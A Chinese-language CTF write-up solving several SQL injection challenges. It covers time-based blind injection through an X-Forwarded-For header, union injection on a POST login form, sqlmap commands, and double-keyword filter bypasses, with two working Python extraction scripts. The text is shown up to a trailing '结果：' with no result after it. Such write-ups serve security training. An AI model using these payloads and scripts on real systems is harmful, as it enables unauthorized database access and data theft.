
```
mysql> insert into admin(id,username,password) values(1,1,''+(select sleep(3)));
Query OK, 1 row affected (3.04 sec)
```

还有这里过滤了逗号，所以要注意以下几点：

- 采取时间盲注时不能用`if(cond,expr1,expr2)`语句，可以用`case...when...then`语句代替。
- 常用的形式截取字符串函数`substr([str],[from],[len])`由于包含逗号也要用`substr([str] from [from] for [len])`来代替。
- 如有需要，可以用`limit [len] offset [offset]`代替`limit [offset],[len]`。

综上，最后写出的python脚本如下：

```
import requests

url = 'http://123.206.87.240:8002/web15/'
s = requests.Session()
dic = '0123456789qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM{}_'
flag = ''

for i in range(1,50):
    for j in dic:
        #依次使用下面四个payload即可得到flag

        #爆库名(可以省略，直接用下面三个就可以)
        #payload = f"1'+(case when (substr(database() from {i} for 1)='{j}') then sleep(4) else 1 end))#"

        #爆表名
        #payload = f"1'+(case when (substr((select group_concat(table_name) from information_schema.tables where
 table_schema=database()) from {i} for 1)='{j}') then sleep(4) else 1 end))#"

        #爆列名
        #payload = f"1'+(case when (substr((select group_concat(column_name) from information_schema.columns whe
re table_name='flag') from {i} for 1)='{j}') then sleep(4) else 1 end))#"

        #爆字段
        payload = f"1'+(case when (substr((select binary group_concat(flag) from flag) from {i} for 1)='{j}') th
en sleep(4) else 1 end))#"
        headers = {'x-forwarded-for':payload}
        try:
            r = requests.get(url,headers=headers,timeout=3)
        except requests.exceptions.ReadTimeout:
            flag += j
            print(flag)
            break
```



因此最后得到flag为：`flag{cdbf14c9551d5be5612f7bb5d2867853}`

*这是一个神奇的登陆框


这题同样是一道注入题，因为是post注入，所以**先抓包**，这一题既可以手工注入，也可以直接用sqlmap跑。

1.手工注入

（1）测试发现：


```
admin_name=1"&admin_passwd=password&submit=GO+GO+GO        报错
admin_name=1"#&admin_passwd=password&submit=GO+GO+GO       Try Again!
```

`1"`报错了，而`1"#`则为`Try Again!`，判断应该用双引号闭合的。



（2）


```
admin_name=1" order by 3 #&admin_passwd=password&submit=GO+GO+GO
到3的时候报错，判断应该有两列
```



（3）


```
-1" union select 1,2#
```

判断应该用1的位置进行注入




（3）暴库名

```
-1" union select database(),2#
```




（4）爆表名

```
-1" union select (select group_concat(table_name) from information_schema.tables where table_schema=database()),
2#
```




（5）爆列名

```
-1" union select (select group_concat(column_name) from information_schema.columns where table_name='flag1'),2#
```



（5）爆字段


```
-1" union select (select group_concat(flag1) from flag1),2#
```



2.sqlmap

首先将抓包下来的包保存为txt文件（我是直接放在了sqlmap的目录下，下面文件位置应该使用绝对路径），依次执行下列命令即可：

```
sqlmap.py -r "2.txt" -p admin_name --dbs
sqlmap.py -r "2.txt" -p admin_name -D bugkusql1 --tables
sqlmap.py -r "2.txt" -p admin_name -D bugkusql1 -T flag1 --columns
sqlmap.py -r "2.txt" -p admin_name -D bugkusql1 -T flag1 -C flag1 --dump
```



*多次

这一题比较坑，一开始测试了几个数据，发现只有`There is nothing.`和`Error,Error,Error!`两种回显，还以为是盲注，但其实不是盲注...

（1）第一关

```
?id=1   回显There is nothing.
?id=1'   回显Error,Error,Error!
?id=1'--+  回显There is nothing.

但是：
?id=1' and 1=1--+ 回显了Error,Error,Error!，所以应该还过滤了什么
尝试
?id=1' anandd 1=1--+ 回显了There is nothing.
所以这里应该是用空值替换了SQL某些关键字，可以双写绕过
```

这里可以用**异或注入**来判断过滤了哪些关键词：

```
异或：1^1=0，1^0=1，0^1=1，0^0=0
这样当构造：?id=1'^(length('and')=0)--+
若返回正确页面的回显(There is nothing.)，则说明(length('and')=0)为假；
若返回错误页面的回显(Error,Error,Error!)，则说明(length('and')=0)为真。

这里?id=1'^(length('and')=0)--+均回显了Error,Error,Error!，说明(length('and')=0)为真，那么可判断and被过滤了
同理可判断or、select、union也被过滤了
```

下面进行手工注入

```
爆表名
?id=-1' uniunionon seleselectct 1,(seleselectct group_concat(table_name) from infoorrmation_schema.tables where table_schema=database())--+
爆列名
?id=-1' uniunionon seleselectct 1,(seleselectct group_concat(column_name) from infoorrmation_schema.columns where table_name='flag1')--+
爆address字段的值
?id=-1' uniunionon seleselectct 1,(seleselectct group_concat(address) from flag1)--+
```

这样就可以进入下一关。

（2）第二关

发现会回显`Hello,I Am Here!`和`Nobody!`，经过异或测试，发现过滤了`union`和`substr`，可以用`mid()`来代替`substr()`，写的盲注脚本如下：

```python
import requests

s = requests.Session()
url = 'http://123.206.87.240:9004/Once_More.php'
payloads = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789,{}_'

#过滤了union和substr
flag = ''
for i in range(1,50):
    for j in payloads:  # 依次跑下面三个payload
        # 表名
        #payload = f"?id=1' and mid((select binary group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1)='{j}'--+"

        # 字段名
        #payload = f"?id=1' and mid((select binary group_concat(column_name) from information_schema.columns where table_name='flag2'),{i},1)='{j}'--+"

        # 字段
        payload = f"?id=1' and mid((select binary group_concat(flag2) from flag2),{i},1)='{j}'--+"
        # 这里通过加入binary来区分大小写，因为flag中大小写都可能包含

        if 'Nobody' not in s.get(url+payload).text:
            flag += j
            break
    print(flag)
```

结果：

